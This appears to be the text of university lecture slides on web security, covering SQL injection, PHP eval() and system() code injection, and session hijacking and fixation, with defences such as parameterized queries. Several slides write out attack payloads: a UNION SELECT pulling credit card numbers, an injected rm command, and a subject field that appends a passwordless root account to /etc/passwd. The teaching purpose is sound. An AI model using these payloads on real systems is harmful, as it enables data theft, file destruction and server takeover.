
What if:

```
month = “
```

```
0 AND 1=0
```

```
UNION SELECT name, CC_num, exp_mon, exp_year  
FROM creditcards ”
```

# Results



The screenshot shows a Mozilla Firefox browser window titled "Order History - Mozilla Firefox". The address bar contains "https://w" and a search icon. The main content area displays "Your Pizza Orders in October:" followed by a table of orders. To the right of the table, there is a red warning: "Credit Card Info Compromised". The status bar at the bottom shows "Done".

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

# Preventing SQL Injection

- Never build SQL commands yourself!
  - Use parameterized/prepared SQL
  - Use ORM (object-relational-mapping) framework

# Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"] );
cmd.Parameters.Add("@Pwd", Request["pwd"] );
cmd.ExecuteReader();
```

- In PHP: bound parameters -- similar function

# General Code Injection Attacks

- Enable attacker to execute arbitrary code on the server
- Example: code injection based on `eval()` (PHP)

<http://site.com/calc.php> (server side calculator)

```
$in = $_GET['exp'];  
eval('$ans = ' . $in . ');
```

Attack: [http://site.com/calc.php?exp=" 10 ; system\('rm \\*.\\*'\) "](http://site.com/calc.php?exp=%2210%20%3B%20system('rm%20*.*')%22)

(URL encoded)

# Code Injection Using system()

- Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- Attacker can post

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject="foo < /usr/passwd; ls"
```

OR

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net&subject="foo;  
echo \"evil::0:0:root:/:/bin/sh\">>/etc/passwd; ls"
```



# SESSION MANAGEMENT

# Sessions


- A sequence of requests and responses from one browser to one (or more) sites
  - Session can be long (Gmail - two weeks) or short
  - without session mgmt:  
users would have to constantly re-authenticate
- Session mgmt:
  - Authorize user once
  - All subsequent requests are tied to user

# Pre-history: HTTP auth

HTTP request: GET /index.html

HTTP response contains:

WWW-Authenticate: Basic realm="Password Required"




Browsers sends hashed password on all subsequent HTTP requests:

Authorization: Basic ZGFddfibzsdffgkjheczi1NXRleHQ=

# HTTP Auth Problems

- Hardly used in commercial sites
  - User cannot log out other than by closing browser
    - What if user has multiple accounts?
    - What if multiple users on same computer?
  - Site cannot customize password dialog
  - Confusing dialog to users
  - Easily spoofed

# Session Tokens



# Storing Session Tokens

- Lots of options (but none are perfect)
  - Browser cookie:  
Set-Cookie: SessionToken=fduhye63sfdb
  - Embed in all URL links:  
`https://site.com/checkout ? SessionToken=kh7y3b`
  - In a hidden form field:  
`<input type="hidden" name="sessionid"  
value="kh7y3b">`

# Storing Session Tokens: Problems

- Browser cookie:
  - browser sends cookie with every request, even when it should not
- Embed in all URL links:
  - token leaks via HTTP Referer header
- In a hidden form field: short sessions only

Best answer: A combination of all of the above

# Session Hijacking

- Attacker waits for user to login;  
then attacker obtains user's session token  
and "hijacks" session

# 1. Predictable Tokens

- Example: counter (Verizon Wireless)
  - ⇒ user logs in, gets counter value, can view sessions of other users
- Example: weak MAC (WSJ)
  - token = {userid,  $MAC_k(\text{userid})$ }
  - Weak MAC exposes  $k$  from few cookies

Session tokens must be unpredictable to attacker:  
Use underlying framework (ASP, Tomcat, Jserv)

## 2. Cookie Theft

- Example 1: login over SSL, but subsequent HTTP
  - What happens as wireless Café ?
  - Other reasons why session token sent in the clear:
    - HTTPS/HTTP mixed content pages at site
    - Man-in-the-middle attacks on SSL
- Example 2: Cross Site Scripting (XSS) exploits
- Amplified by poor logout procedures:
  - Logout must invalidate token on server

# Session Fixation Attacks

- Suppose attacker can set the user's session token:
  - For URL tokens, trick user into clicking on URL
  - For cookie tokens, set using XSS exploits
- Attack: (say, using URL tokens)
  1. Attacker gets anonymous session token for [site.com](#)
  2. Sends URL to user with attacker's session token
  3. User clicks on URL and logs into [site.com](#)
    - this elevates attacker's token to logged-in token
  4. Attacker uses elevated token to hijack user's session.

# Session Fixation: Lesson

- When elevating user from anonymous to logged-in always issue a new session token
- Once user logs in, token changes to value unknown to attacker
  - ⇒ Attacker's token is not elevated

# Take-home Message

- XSS, code injection, session hijacking
- Lots of *scary!* attacks
- Lots of simple attacks
- Constant drive for new features  
= mistakes that make attacks possible
- We will study tools, approaches, and principles for making sure that vulnerabilities are minimized before code is deployed